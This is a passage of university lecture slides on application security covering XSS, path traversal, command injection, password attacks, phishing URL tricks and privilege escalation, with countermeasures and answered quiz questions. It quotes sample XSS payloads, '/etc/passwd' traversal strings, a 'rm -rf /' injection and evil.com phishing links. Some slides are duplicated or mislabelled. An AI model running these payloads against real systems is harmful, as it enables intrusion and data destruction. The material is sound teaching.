- It comes from the **URL or input field** and is immediately reflected back in the web page response.
- Requires the victim to **click a crafted malicious link**.

Example: Search results for: <script>alert('XSS')</script>

A search page displays user input directly:

Malicious link: **http://example.com/search?q=<script>alert('XSS')</script>**

When the victim clicks it, the script executes in their browser.

☞ **Impact:**

Often used in **phishing attacks**.

Can redirect victims to malicious websites or steal sensitive data.

GLA UNIVERSITY MATHURA

DOM-Based XSS

What it is:

- The vulnerability exists entirely in the client-side JavaScript code.
- The attack doesn't rely on server response; instead, it manipulates the Document Object Model (DOM).

JavaScript code in a web page:

- `document.write("Search term: " + location.hash);`

Attacker sends a malicious link:

http://example.com/#<script>alert('XSS')</script>

When the victim opens the link, the JavaScript writes the malicious code into the page, and it executes.

☞ **Impact:**

- More stealthy than stored or reflected XSS.
- Can manipulate the page dynamically and steal data without server involvement.

GLA UNIVERSITY MATHURA

Countermeasures

Input Validation & Sanitization

- Reject unexpected input types (e.g., scripts in text fields).
- Remove or encode dangerous characters like <, >, ", ', &.

Output Encoding (Context-Aware Escaping)

- Encode data before rendering in HTML, JavaScript, CSS, or URLs.
- Example: <script> → <script>.

Use Security Libraries/Frameworks

- Use trusted libraries for sanitization (e.g., **OWASP Java Encoder**, **DOMPurify** for JavaScript).

Content Security Policy (CSP)

- Restrict sources of executable scripts.
- Example: allow only scripts from trusted domains, block inline scripts.

HttpOnly & Secure Cookies

- Mark cookies as **HttpOnly** to prevent access via JavaScript.
- Use **Secure** flag so cookies are only sent over HTTPS.

GLA UNIVERSITY MATHURA

Buffer Overflow

Buffer overflow is a critical vulnerability where insufficient input validation allows input to exceed memory bounds, potentially leading to arbitrary code execution or system crashes.

Memory Overrun: Occurs when input exceeds allocated buffer size, leading to memory corruption.

Exploitable Vulnerability: Attackers exploit buffer overflows to execute arbitrary code or cause crashes.

Poor Validation: Insufficient input validation fails to limit input size, making applications vulnerable.

Security Risks: Can lead to unauthorized access, data corruption, or denial of service (DoS) attacks.

Mitigation: Implement strict input length checks and bounds checking during validation to prevent overflows.

GLA UNIVERSITY MATHURA

Countermeasures

Safe Programming Practices

- Use languages with built-in memory safety (e.g., Java, Python, C#).
- Avoid unsafe functions (gets(), strcpy(), sprintf() in C).

Input Validation

- Always check length of input before copying to buffers.
- Use bounded functions (strncpy(), snprintf(), etc.).

Compiler-Level Protections

- **Stack Canaries** → Insert guard values before return addresses.
- **Address Space Layout Randomization (ASLR)** → Randomizes memory locations, making exploits harder.
- **Data Execution Prevention (DEP/NX-bit)** → Prevents execution of code in non-executable memory regions (like stack).

GLA UNIVERSITY MATHURA

Path Traversal

Path Traversal (a.k.a. Directory Traversal) is a web security vulnerability that allows attackers to access files and directories stored outside the intended folder.

How it works (points):

User Input Exploitation – The application takes user input (like a filename) without proper validation.

Manipulated Path – Attackers inject special sequences like ../ or ..\\ to traverse directories.

- Example: ../../etc/passwd on Linux.
- Example: ..\\..\\windows\\system32\\config\\SAM on Windows.

Access to Sensitive Files – This lets attackers read (or sometimes write/execute) sensitive files such as:

- /etc/passwd (Linux users)
- application configs (database credentials)
- system logs

GLA UNIVERSITY MATHURA

Countermeasures

Input Validation & Sanitization

- Reject ../, ..\, %2e%2e%2f (URL-encoded versions) in file paths.
- Use a strict whitelist of allowed file names.

Canonicalization / Normalization

- Convert user-supplied paths to an absolute, canonical path.
- Check if the resolved path stays within the intended directory (e.g., /uploads).

Use Fixed Directories

- Never use raw user input to construct file paths.
- Predefine directories and append only safe file names.

Principle of Least Privilege

- The application should only have read/write access to required directories, not system-wide access.

Disable Direct File System Access (if possible)

- Store files in a database or use an indirect reference (like a file ID instead of filename).

GLA UNIVERSITY MATHURA

Command Injection

Command Injection happens when an application passes **unsafe user input** to a system command interpreter (like Bash, cmd.exe, PowerShell).

How it works (points):

Application takes user input (e.g., form fields, URL parameters) and passes it directly into system commands.

Attacker injects OS commands into the input.

- Normal: ping 127.0.0.1
- Injected: ping 127.0.0.1 && rm –rf /

The server executes both the intended command and the malicious command.

Potential Impacts

- Reading sensitive files (cat /etc/passwd).
- Writing/modifying files (echo hacked > /var/www/index.html).
- Remote code execution (installing malware).
- Privilege escalation.
- Full system compromise.

GLA UNIVERSITY MATHURA

Countermeasures

Avoid Direct Shell Calls

- Use safe APIs instead of system calls.
- Example: use database queries or library functions instead of shell commands.

Input Validation & Sanitization

- Strictly validate input (whitelist characters).
- Reject dangerous characters (;, &, |, >, <, $, \n).

Use Parameterized APIs

- Pass arguments as parameters, not as part of the command string.
- Example in Python (safe):
  - subprocess.run(["ping", "127.0.0.1"])

Least Privilege Principle

- Run applications with minimal OS permissions.
- Even if compromised, attacker has limited control.

GLA UNIVERSITY MATHURA

Data Tampering

Data Tampering is a malicious act where attackers **alter data in transit, at rest, or during processing** to gain unauthorized benefits or cause harm.

How it works (points):

Definition

- Modifying data without authorization to manipulate outcomes.

Where Tampering Happens

- **Client-Side** → Changing hidden form fields, cookies, or URL parameters.
- **Server-Side** → Modifying stored data in databases or logs.
- **In Transit** → Intercepting and altering network traffic (Man-in-the-Middle).

Examples

- Changing price in an e-commerce request: price=100 → price=1
- Modifying user role in a cookie: role=user → role=admin
- Altering transaction details in banking apps.

Techniques Used

- Proxy tools (Burp Suite, OWASP ZAP).
- Packet sniffers / interceptors (Wireshark, mitmproxy).

GLA UNIVERSITY MATHURA

Countermeasures

- Validate all client-side inputs on the **server side**.
- Digitally sign sensitive data before sending to the client.
- Enforce **HTTPS/TLS** to prevent man-in-the-middle tampering.
- Apply strict role-based access controls.
- Prevent users from modifying data fields they don’t own.
- Use parameterized queries to prevent injection attacks.
- Restrict direct DB access.
- Mark cookies as **HttpOnly** and **Secure**.
- Detect anomalies in requests (e.g., price mismatch, unexpected role changes).
- Enable **audit trails** to trace tampering attempts.

GLA UNIVERSITY MATHURA

What is the primary purpose of input validation?

a) Improve user interface design

b) Enhance application security by verifying data

c) Reduce application load time

d) Optimize database queries

Answer: b)

GLA UNIVERSITY MATHURA

Which of the following is a secure error handling practice?

a) Display detailed error messages to users

b) Log errors with full stack traces exposed publicly

c) Show generic error messages to users while logging details internally

d) Suppress all error messages

Answer: c)

GLA UNIVERSITY MATHURA

Why is logging important in application security?

a) To improve page load speed

b) To detect and investigate security incidents

c) To optimize memory usage

d) To simplify database queries

Answer: b)

GLA UNIVERSITY MATHURA

What is the main function of a Content Security Policy (CSP)?

a) Reduce memory consumption

b) Restrict the sources from which content can be loaded

c) Improve application design

d) Provide user role management

Answer: b)

GLA UNIVERSITY MATHURA

Which logging practice BEST balances security and debugging needs?

a) Storing all logs on the client-side for easy access

b) Logging every request parameter without filtering

c) Using verbose error messages in production logs

d) Centralizing logs securely, masking sensitive fields, and monitoring for anomalies

Answer: d)

GLA UNIVERSITY MATHURA

Which of the following is NOT a sensitive data protection method?

a) Encryption

b) Tokenization

c) Plaintext storage

d) Hashing

Answer: c)

Which attack attempts to inject malicious JavaScript into a web page?

a) SQL Injection

b) Path Traversal

c) Cross-Site Scripting (XSS)

d) Command Injection

Answer: c)

GLA UNIVERSITY MATHURA

Which of the following best prevents reflected XSS when user input is rendered in HTML attributes?

a) Client-side validation only

b) URL encoding of input

c) Using HTTPS to encrypt traffic

d) Context-aware output encoding specific to HTML attributes

Answer: d)

GLA UNIVERSITY MATHURA

When designing a Content Security Policy (CSP), which configuration offers the strongest defense against XSS?

a) Allowing inline scripts but blocking external domains

b) Using a whitelist of trusted script sources without nonces

c) Enabling only default-src * for all content types

d) Using nonces/hashes for scripts, disallowing inline JavaScript, and restricting sources to trusted domains

Answer: d)

GLA UNIVERSITY MATHURA

Why should cookies be marked as HttpOnly and Secure?

a) To improve page rendering

b) To prevent client-side access and enforce HTTPS transmission

c) To reduce memory consumption

d) To make cookies more readable

Answer: b)

GLA UNIVERSITY MATHURA

In preventing buffer overflow attacks, which combination is MOST effective?

a) Logging user inputs and disabling debug mode

b) Encrypting data before storing in memory

c) Avoiding stack usage for function calls

d) Enforcing bounds checking, stack canaries, ASLR, and DEP together

Answer: d)

GLA UNIVERSITY MATHURA

What is the safest way to handle system commands in applications?

a) Concatenate user input into commands directly

b) Disable command execution entirely

c) Use parameterized APIs to pass arguments safely

d) Hide commands in comments

Answer: c)

GLA UNIVERSITY MATHURA

Which strategy most effectively mitigates command injection attacks in web applications?

a) Escaping special shell characters in user input

b) Validating input against a regex whitelist

c) Limiting application privileges at OS level

d) Avoiding shell calls entirely and using parameterized APIs or safe library functions

Answer: d)

GLA UNIVERSITY MATHURA

Which technique prevents buffer overflow exploitation?

a) Using stack canaries and ASLR

b) Increasing database storage

c) Allowing unlimited input size

d) Logging plaintext passwords

Answer: a)

GLA UNIVERSITY MATHURA

What is the safest way to handle system commands in applications?

a) Concatenate user input into commands directly

b) Disable command execution entirely

c) Use parameterized APIs to pass arguments safely

d) Hide commands in comments

Answer: c)

GLA UNIVERSITY MATHURA

User Authentication

- **Authentication** is the process of verifying the identity of a user before granting access to a system, application, or data.
- It ensures that only the **right person** is accessing the **right resources**.
- Example: When you log in to Gmail, it checks if the username and password really belong to you.

Key Concepts:

Identification: Who you claim to be (username/email)

Authentication: Proving your identity (password/2FA)

Authorization: What you're allowed to do (permissions)

GLA UNIVERSITY MATHURA

Types of Authentication

a) Single-Factor Authentication (SFA)

Uses **one method** only (e.g., password).

Simple but weak — if the password is stolen, account is compromised.

b) Two-Factor Authentication (2FA)

Uses **two different methods** (e.g., password + OTP sent to phone).

Adds extra security beyond just a password.

c) Multi-Factor Authentication (MFA)

Uses **two or more different categories**:

- Something you know → password, PIN
- Something you have → OTP token, smart card
- Something you are → fingerprint, face recognition

Strongest form of authentication.

GLA UNIVERSITY MATHURA

Brute Force

- Attacker systematically tries all possible username–password combinations.
- Time-consuming, but guaranteed to succeed if no protections exist.
- Automated using tools like **Hydra**, **Burp Suite Intruder**, **John the Ripper**.
- More feasible on accounts with **weak passwords**.
- Often targets authentication forms, SSH, FTP, or Wi-Fi networks.
- Can be distributed (many machines working together → Distributed Brute Force).
- Detectable by **multiple failed login attempts in short time**.
- Used as a base method when no password policies are enforced.

GLA UNIVERSITY MATHURA

Countermeasures

- Enforce **strong password policies** (length, complexity).
- Implement **account lockouts** after multiple failed attempts.
- Use **rate limiting / CAPTCHA** to slow down automated attacks.
- Apply **Multi-Factor Authentication (MFA)** for extra security.
- Monitor logs for **suspicious repeated login attempts**.
- Employ **IP blocking / throttling** for suspicious activity.
- Use **passwordless authentication** (e.g., biometrics, security keys).

GLA UNIVERSITY MATHURA

Dictionary Attack

- A variant of brute force that uses a **predefined list of common passwords**.
- Faster than brute force because it avoids unlikely combinations.
- Relies on human tendency to use weak or common passwords.
- Often uses **leaked password lists** from previous breaches.
- Automated using tools like **Cain & Abel, John the Ripper**.
- Targets login portals, email accounts, Wi-Fi passwords.
- Success depends on whether users follow **poor password practices**.
- Harder to detect compared to brute force because attempts are fewer.

GLA UNIVERSITY MATHURA

Countermeasures

- Enforce **strong password complexity** (uppercase, lowercase, numbers, special characters).
- Implement **password blacklists** to block common/compromised passwords.
- Store passwords using **bcrypt, Argon2, or PBKDF2 hashing with salt**.
- Apply **account lockouts / CAPTCHA** after failed attempts.
- Monitor login logs for repeated failed attempts.
- Encourage **password managers** for strong unique passwords.
- Require **MFA** to reduce reliance on passwords.

GLA UNIVERSITY MATHURA

Credential Theft

- Attacker steals valid credentials (username/password) through malicious means.
- Methods: **keyloggers, malware, phishing, database breaches**.
- Credentials may be sold on the **dark web**.
- Often used in **credential stuffing attacks** (reuse stolen credentials).
- One stolen account may allow **lateral movement** to others.
- Can bypass authentication if no additional checks exist.
- High risk if passwords are reused across multiple sites.
- Target: banking, enterprise logins, email, cloud services.

GLA UNIVERSITY MATHURA

Countermeasures

- Store credentials securely (**hashed + salted**).
- Regularly monitor for **credential leaks**.
- Enforce **MFA** so stolen passwords alone don’t work.
- Deploy **anti-malware** and endpoint protection.
- Encourage users to avoid **reusing passwords**.
- Implement **breach detection systems** to flag leaked credentials.
- Use **zero-trust authentication** models.

Phishing Attack

- Store credentials securely (**hashed + salted**).
- Regularly monitor for **credential leaks**.
- Enforce **MFA** so stolen passwords alone don’t work.
- Deploy **anti-malware** and endpoint protection.
- Encourage users to avoid **reusing passwords**.
- Implement **breach detection systems** to flag leaked credentials.
- Use **zero-trust authentication** models.

GLA UNIVERSITY MATHURA

Countermeasures

- Educate users about phishing tactics.
- Implement **email filtering & anti-phishing tools**.
- Use **MFA** to protect even if credentials are stolen.
- Verify domains and SSL certificates before logging in.
- Deploy **DMARC, SPF, DKIM** for email authenticity.
- Encourage reporting of suspicious emails.
- Conduct **regular phishing awareness drills**

GLA UNIVERSITY MATHURA

Elevation of Privilege

- Attacker gains **higher-level access** than intended.
- Exploits flaws in **access control or vulnerabilities**.
- Example: user-level account escalates to admin.
- Can be **vertical escalation** (low privilege → high privilege).
- Or **horizontal escalation** (same privilege → another user's data).
- May involve OS vulnerabilities or insecure app design.
- Allows attacker to control critical systems/data.
- Often used as **post-exploitation** after initial compromise.

GLA UNIVERSITY MATHURA

Countermeasures

- Apply **principle of least privilege**.
- Regularly review **access rights**.
- Patch known privilege escalation vulnerabilities.
- Use **role-based access control (RBAC)**.
- Employ **logging & monitoring** for abnormal privilege changes.
- Enforce **segregation of duties**.
- Conduct **penetration testing** for privilege escalation flaws.

GLA UNIVERSITY MATHURA

Cookie Replay

Attacker steals valid **session cookies**.

Reuses them to impersonate a legitimate user.

Methods: sniffing unencrypted traffic, XSS, malware.

Exploits **lack of session expiration**.

Effective against apps that rely only on cookies for session state.

Often undetectable because requests look legitimate.

Can grant full access until session expires.

Used in **session hijacking** attacks.

GLA UNIVERSITY MATHURA

Countermeasures

- Always use **HTTPS/TLS** to protect cookies in transit.
- Mark cookies as **Secure & HttpOnly**.
- Use **SameSite** attribute to prevent cross-site use.
- Implement **short session timeouts**.
- Require **reauthentication** for sensitive operations.
- Bind cookies to **IP/device fingerprints**.
- Monitor for suspicious session reuse.

GLA UNIVERSITY MATHURA

Luring Attack

- Attacker tricks user into visiting malicious sites or executing actions.
- Often disguised as **free downloads, fake ads, or offers**.
- Relies heavily on **social engineering**.
- May deliver malware or request login credentials.
- Example: watering-hole attacks (infected popular sites).
- Can be combined with phishing emails.
- Targets **curiosity and trust** of users.
- Very effective against inexperienced users.

Countermeasures

- User awareness & **security training**.
- Block **suspicious domains & ads** with web filters.
- Use **browser sandboxing** to reduce damage.
- Implement **reputation-based URL filtering**.
- Encourage checking URLs before clicking.
- Use **endpoint security solutions**.
- Apply **zero-trust principles** (verify all interactions).

Unit3 - Authentication & Authorization

User Authentication

· **Authentication** is the process of verifying the identity of a user before granting access to a system, application, or data.

· It ensures that only the **right person** is accessing the **right resources**.

· Example: When you log in to Gmail, it checks if the username and password really belong to you.

Key Concepts:

Identification: Who you claim to be (username/email)

Authentication: Proving your identity (password/2FA)

Authorization: What you're allowed to do (permissions)

GLA UNIVERSITY MATHURA

Types of Authentication

a) Single-Factor Authentication (SFA)

Uses **one method** only (e.g., password).

Simple but weak — if the password is stolen, account is compromised.

b) Two-Factor Authentication (2FA)

Uses **two different methods** (e.g., password + OTP sent to phone).

Adds extra security beyond just a password.

c) Multi-Factor Authentication (MFA)

Uses **two or more different categories**:

- Something you know → password, PIN
- Something you have → OTP token, smart card
- Something you are → fingerprint, face recognition

Strongest form of authentication.

GLA UNIVERSITY MATHURA

Brute Force

- Attacker systematically tries all possible username–password combinations.
- Time-consuming, but guaranteed to succeed if no protections exist.
- Automated using tools like **Hydra**, **Burp Suite Intruder**, **John the Ripper**.
- More feasible on accounts with **weak passwords**.
- Often targets authentication forms, SSH, FTP, or Wi-Fi networks.
- Can be distributed (many machines working together → Distributed Brute Force).
- Detectable by **multiple failed login attempts in short time**.
- Used as a base method when no password policies are enforced.

GLA UNIVERSITY MATHURA

Example of a Brute Force Attack in Python

Here’s a simple demonstration in Python (for educational purposes only):

```python
import itertools

target_password = "abc"
characters = "abc"

for length in range(1, 4):
    for guess in itertools.product(characters, repeat=length):
        attempt = ''.join(guess)
        if attempt == target_password:
            print("Password found:", attempt)
            break
```

This code attempts all combinations of the characters 'a', 'b', 'c' up to length 3, eventually discovering the target password 'abc'.

GLA UNIVERSITY MATHURA

Tools Used for Brute Force Attacks

- Hydra: A fast and flexible tool for network logins.
- John the Ripper: Password cracking software supporting dictionary and brute force.
- Aircrack-ng: Focused on Wi-Fi password attacks.
- Hashcat: Advanced GPU-based password recovery tool.

GLA UNIVERSITY MATHURA

Countermeasures

- Enforce **strong password policies** (length, complexity).
- Implement **account lockouts** after multiple failed attempts.
- Use **rate limiting / CAPTCHA** to slow down automated attacks.
- Apply **Multi-Factor Authentication (MFA)** for extra security.
- Monitor logs for **suspicious repeated login attempts**.
- Employ **IP blocking / throttling** for suspicious activity.
- Use **passwordless authentication** (e.g., biometrics, security keys).

GLA UNIVERSITY MATHURA

Dictionary Attack

- A variant of brute force that uses a **predefined list of common passwords**.
- Faster than brute force because it avoids unlikely combinations.
- Relies on human tendency to use weak or common passwords.
- Often uses **leaked password lists** from previous breaches.
- Automated using tools like **Cain & Abel, John the Ripper**.
- Targets login portals, email accounts, Wi-Fi passwords.
- Success depends on whether users follow **poor password practices**.
- Harder to detect compared to brute force because attempts are fewer.

GLA UNIVERSITY MATHURA

Types of Dictionary Attacks

1. Standard Dictionary Attack: Tests each word in the dictionary file against the target system.
2. Hybrid Dictionary Attack: Enhances dictionary words with modifications like numbers, symbols, or capitalization.
3. Rainbow Table Attack: Uses precomputed hash values of dictionary words to crack password hashes quickly.
4. Reverse Dictionary Attack: Attempts to match a known password across multiple usernames.
5. Credential Stuffing: Uses previously leaked credentials to attempt logins on other systems.

GLA UNIVERSITY MATHURA

Real-World Examples

- LinkedIn Breach (2012): Millions of user credentials leaked, later used in dictionary and credential stuffing attacks.
- Adobe Data Breach (2013): Over 150 million accounts compromised, with attackers leveraging dictionary-based guessing to crack weakly encrypted passwords.
- WordPress Sites: Commonly targeted with automated dictionary attacks against admin login pages.

GLA UNIVERSITY MATHURA

Dictionary Attack Example in Python

Here’s a simple Python example (for educational purposes only):

```python
password = "secret123"
dictionary = ["123456", "password", "qwerty", "secret", "secret123"]

for word in dictionary:
    if word == password:
        print("Password found:", word)
        break
```

This script iterates through a small dictionary list and successfully identifies the password 'secret123'.

GLA UNIVERSITY MATHURA

Countermeasures

- Enforce **strong password complexity** (uppercase, lowercase, numbers, special characters).
- Implement **password blacklists** to block common/compromised passwords.
- Store passwords using **bcrypt, Argon2, or PBKDF2 hashing with salt**.
- Apply **account lockouts / CAPTCHA** after failed attempts.
- Monitor login logs for repeated failed attempts.
- Encourage **password managers** for strong unique passwords.
- Require **MFA** to reduce reliance on passwords.

GLA UNIVERSITY MATHURA

Credential Theft

- Attacker steals valid credentials (username/password) through malicious means.
- Methods: **keyloggers, malware, phishing, database breaches**.
- Credentials may be sold on the **dark web**.
- Often used in **credential stuffing attacks** (reuse stolen credentials).
- One stolen account may allow **lateral movement** to others.
- Can bypass authentication if no additional checks exist.
- High risk if passwords are reused across multiple sites.
- Target: banking, enterprise logins, email, cloud services.

GLA UNIVERSITY MATHURA

How Credential Theft Attacks Work

Credential theft usually begins with attackers targeting individuals or organizations to steal login information. Common techniques include:

- Phishing: Sending deceptive emails or websites that trick users into providing credentials.
- Keylogging: Malware records keystrokes to capture passwords.
- Man-in-the-Middle (MITM) Attacks: Intercepting communications to steal login information.
- Credential Dumping: Extracting stored credentials from compromised systems using tools.
- Social Engineering: Manipulating users into revealing login details.

GLA UNIVERSITY MATHURA

Types of Credential Theft Attacks

1. Phishing Attacks: Trick users into entering credentials on fake websites.
2. Spear Phishing: Targeted phishing with customized messages for specific victims.
3. Password Spraying: Using a few common passwords across many accounts to avoid detection.
4. Credential Dumping: Extracting credentials from memory, LSASS, or password databases.
5. Malware-Based Attacks: Using keyloggers, trojans, or spyware to steal credentials.
6. Insider Threats: Employees or contractors stealing credentials for malicious purposes.

GLA UNIVERSITY MATHURA

Tools Used in Credential Theft Attacks

- Mimikatz: Extracts plaintext passwords, hashes, and PIN codes from Windows systems.
- LaZagne: Retrieves stored credentials from various applications and browsers.
- Wireshark: Can capture unencrypted login traffic.
- Keylogger Software: Logs keystrokes to steal login data.
- Phishing Kits: Pre-built tools to launch phishing campaigns easily.

GLA UNIVERSITY MATHURA

Countermeasures

- Store credentials securely (**hashed + salted**).
- Regularly monitor for **credential leaks**.
- Enforce **MFA** so stolen passwords alone don’t work.
- Deploy **anti-malware** and endpoint protection.
- Encourage users to avoid **reusing passwords**.
- Implement **breach detection systems** to flag leaked credentials.
- Use **zero-trust authentication** models.

Phishing Attack

A phishing attack is a type of **cyberattack** where malicious actors **impersonate legitimate** entities in deceptive communications, such as emails, texts, or phone calls, to trick victims into divulging sensitive information like passwords, credit card numbers, or bank details.

- Social engineering attack to trick users into revealing credentials.
- Delivered via emails, SMS, fake websites, phone calls.
- Exploits human trust by imitating legitimate entities (banks, employers).
- May install malware if user downloads attachments.
- Easy to execute, high success rate if users are unaware.
- Remains one of the top causes of data breaches.

GLA UNIVERSITY MATHURA

Types of Phishing Attacks

Email Phishing

- The most common form.
- Attackers send mass emails pretending to be trusted organizations (banks, social media, government).

Spear Phishing

- Targeted phishing aimed at a **specific person or organization**.
- Customized using personal details (job title, colleagues, recent events).
- **Example:** An attacker emails a company's HR head pretending to be the CEO requesting salary reports.

Whaling

- A type of spear phishing targeting **high-profile individuals** (executives, government officials).
- Usually disguised as **legal notices, business emails, or urgent company matters**.

GLA UNIVERSITY MATHURA

Types of Phishing Attacks

Smishing (SMS Phishing)

- Phishing via **text messages (SMS)**.
- Contains malicious links or prompts to call a fake number.

Example: SMS: *"Your bank account is locked. Click http://bank-verify.com*

Vishing (Voice Phishing)

- Conducted over the phone.
- Attackers impersonate banks, tech support, or government agencies.

Example: Caller says: *"We're from Microsoft Support. We detected a virus on your computer. Please give us remote access."*

Clone Phishing

- Attacker copies a **legitimate email** (like a bank alert) but replaces the links/attachments with malicious ones.

Example: A copied PayPal email with a fake login link.

GLA UNIVERSITY MATHURA

Examples of Phishing URL Attacks

1. Using @ Symbol: Anything before @ is ignored by the browser, the real site is after it.

Example: http://www.google.com@evil.com/login

Looks like "google.com" but actually takes you to **evil.com**.

2. Using Encoded Characters: Attackers encode parts of the URL so it looks legitimate but hides the real destination.

Example: http://%77%77%77%2Ebank.com.evil.com

https://facebook.com@%61%62%63.%43%4F%4D – opens abc.com

https://facebook.com.%61%62%63.%43%4F%4D - ?

3. Using Similar-Looking Latin/Unicode Characters (Homograph Attack) : Replacing characters with visually similar ones ("a" vs Latin "a").

Example: http://www.apple.com (The letters p, l, and e are Cyrillic) → looks like "apple.com" but is malicious.

Examples of Phishing URL Attacks

4. Using Subdomains to Confuse Users: Attackers put the trusted name in a subdomain.
Example:http://paypal.com.evil.com/login

5. Using Typosquatting (Misspelled Domains): Attackers register domains with small spelling changes.
Examples: http://gooogle.com (extra "o")

Legitimate URL	Test URL	Change in URL
example.com	example.com	Same URL
example.com	example.com	Latin e with dot below symbol
example.com	example.com	Latin p with dot above symbol
example.com	example.com	Latin a with dot below symbol
example.com	example.com	Latin a with dot below symbol
example.com	exampl.com	Missing e
example.com	exapmle.com	Character m and p are swapped
example.com	eaxmple.com	Character a and x are swapped

GLA UNIVERSITY MATHURA

How to Identify a Phishing Attempt: A Practical Guide

Analyzing Links and URLs

Hover over any link to see the actual destination URL in the status bar.

Does the URL match the context of the email? An email from your bank should not link to a random domain.

Look for HTTPS (the 'S' is for secure) and a padlock icon, but note that phishing sites often use HTTPS now, so this alone is not a guarantee of legitimacy.

Scrutinizing the Message Content

Generic Greetings: "**Dear Valued Customer**" or "**Dear User**" instead of your name.

Poor Grammar and Spelling: Professional organizations have editors; many phishing emails originate from non-native speakers.

A Sense of Urgency: "Act now or your account will be closed!"

Requests for Sensitive Information: Legitimate companies will never ask for passwords, Social Security numbers, or credit card details via email.

GLA UNIVERSITY MATHURA

Countermeasures

- Always check the real domain (the part immediately before .com / .org).
- Don’t trust links from unsolicited emails/messages.
- Hover over links before clicking → preview real destination.
- Use browser anti-phishing filters.
- Keep browser and security tools updated.
- Educate users about URL tricks (homographs, encoding, subdomains).
- Use enterprise email filtering & URL rewriting solutions.

Elevation of Privilege

- Attacker gains **higher-level access** than intended.
- Exploits flaws in **access control or vulnerabilities**.
- Example: user-level account escalates to admin.
- Can be **vertical escalation** (low privilege → high privilege).
- Or **horizontal escalation** (same privilege → another user's data).
- May involve OS vulnerabilities or insecure app design.
- Allows attacker to control critical systems/data.
- Often used as **post-exploitation** after initial compromise.

GLA UNIVERSITY MATHURA

Types of Elevation of Privilege

Vertical Privilege Escalation

Moving from a lower to higher privilege tier (e.g., local user → local admin, app user → application admin, cloud dev → tenant/global admin).

Horizontal Privilege Escalation

Accessing another user's data/permissions at the same privilege level (e.g., user A reads user B's records due to broken access control).

Diagonal Privilege Escalation (A Hybrid Approach)

A combination of horizontal and vertical escalation. An attacker first compromises the account of a user at **the same level** (horizontal) and then uses that compromised account as a stepping stone to gain higher privileges (vertical).

GLA UNIVERSITY MATHURA

Vertical Privilege Escalation

How it's Achieved:

- Exploiting Vulnerabilities: Leveraging software bugs (e.g., buffer overflows) in an application or OS to execute code with higher privileges (e.g., getting root on Linux or SYSTEM on Windows).
- Credential Theft/Abuse: Stealing the password of an administrator account or abusing a misconfigured service account with excessive privileges.
- Social Engineering: Tricking an administrator into running malicious code or disclosing credentials.

Examples:

- A standard Windows user exploits a vulnerability to gain Local Administrator rights.
- A regular user of a web application finds a way to activate a hidden function that grants them Application Administrator privileges.
- A developer in a cloud environment misconfigures a role, allowing them to promote their own account to Tenant Administrator.

GLA UNIVERSITY MATHURA

Horizontal Privilege Escalation

How it's Achieved:

- Session Hijacking: Stealing another user's session cookie to impersonate them.
- Insecure Direct Object References (IDOR): Manipulating an identifier in a URL or request (e.g., changing user_id=123 to user_id=124) to access another user's information. This is a very common web application flaw.
- Cross-Site Scripting (XSS): Using an XSS vulnerability to execute scripts that steal another user's data or session.

Examples:

- In a banking app, User A changes the account number in a URL parameter to view User B's account balance.
- A user on a social media site guesses the URL of a private photo album belonging to another user.

GLA UNIVERSITY MATHURA

Diagonal Privilege Escalation

Key Characteristic:

- It's a multi-stage attack that uses horizontal movement as a means to achieve a vertical escalation.
- Why it's Significant: Higher-privilege accounts (e.g., admins) are often better protected and monitored. Attacking a standard user first is less risky and provides a foothold inside the network from which to pivot and target more valuable accounts.

Example:

- Horizontal: An attacker phishes the credentials for "User B," a standard employee.
- Lateral Movement: The attacker logs in as User B and explores the internal network.
- Vertical: From User B's machine, the attacker finds a stored password for a local admin account or exploits a vulnerability on a server to gain domain administrator privileges.

GLA UNIVERSITY MATHURA

Impact of Elevation of Privilege

- Tamper with logs, and modify system/security policies.
- Read/alter sensitive records, secrets, and IP.
- Install autostarts, kernel/drivers, or cloud backdoors.
- Domain escalation, service-to-service hopping, cloud account pivoting.
- Outages, extortion, compliance violations, reputational damage, and regulatory penalties.

GLA UNIVERSITY MATHURA

Countermeasures

- Apply **principle of least privilege**.
- Regularly review **access rights**.
- Patch known privilege escalation vulnerabilities.
- Use **role-based access control.**
- Employ **logging & monitoring** for abnormal privilege changes.
- Enforce **segregation of duties**.
- Conduct **penetration testing** for privilege escalation flaws.

GLA UNIVERSITY MATHURA

Cookie Replay

The Cookie: In web applications, a session cookie is a token that acts as a "proof of login." After you successfully log in, the server gives your browser this cookie. Your browser automatically sends it back with every subsequent request to that website to identify you.

The Intercept (Theft): An attacker steals this session cookie. This can happen through:

- **Network Sniffing:** Intercepting unencrypted HTTP traffic (mitigated by using HTTPS).
- **Cross-Site Scripting (XSS):** Injecting malicious scripts into a website that send the user's cookies to the attacker.
- **Man-in-the-Middle (MitM) Attacks:** Intercepting communication between the user and the server.
- **Malware on the User's Machine:** Stealing cookies directly from the browser's storage.

The Replay: The attacker does not need to know the user's password. They simply take the stolen cookie and place it in their own browser's requests to the website. The server sees the valid cookie and grants the attacker the same access as the original user.

GLA UNIVERSITY MATHURA

A successful attack follows a simple pattern:

Capture (Theft): The attacker acquires the victim's session cookie. This is the crucial first step and can be achieved through various methods, which define the "types" of replay attacks.

Replay (Impersonation): The attacker injects the stolen cookie into their own browser's requests to the target website.

Access (Exploitation): The web server receives the request, validates the cookie, and because it appears valid, grants the attacker access to the victim's session. The attacker can now perform any action the victim is authorized to do.

GLA UNIVERSITY MATHURA

Types of Cookie Replay Attacks

Network-Based Interception

- Man-in-the-Middle (MitM) Attacks
- Sniffing on Unencrypted Networks

Client-Side Capture

- Cross-Site Scripting (XSS)
- Malware on the User's Device
- Physical Access

Server-Side Leakage

- Logs, Analytics, and Referrer Headers

GLA UNIVERSITY MATHURA

Countermeasures

- Always use **HTTPS/TLS** to protect cookies in transit.
- Mark cookies as **Secure & HttpOnly**.
- Use **SameSite** attribute to prevent cross-site use.
- Implement **short session timeouts**.
- Require **reauthentication** for sensitive operations.
- Bind cookies to **IP/device fingerprints**.
- Monitor for suspicious session reuse.

GLA UNIVERSITY MATHURA

Luring Attack

- Attacker tricks user into visiting malicious sites or executing actions.
- Often disguised as **free downloads, fake ads, or offers**.
- Relies heavily on **social engineering**.
- May deliver malware or request login credentials.
- Example: watering-hole attacks (infected popular sites).
- Can be combined with phishing emails.
- Targets **curiosity and trust** of users.
- Very effective against inexperienced users.

Countermeasures

- User awareness & **security training**.
- Block **suspicious domains & ads** with web filters.
- Use **browser sandboxing** to reduce damage.
- Implement **reputation-based URL filtering**.
- Encourage checking URLs before clicking.
- Use **endpoint security solutions**.
- Apply **zero-trust principles** (verify all interactions).

Session Management

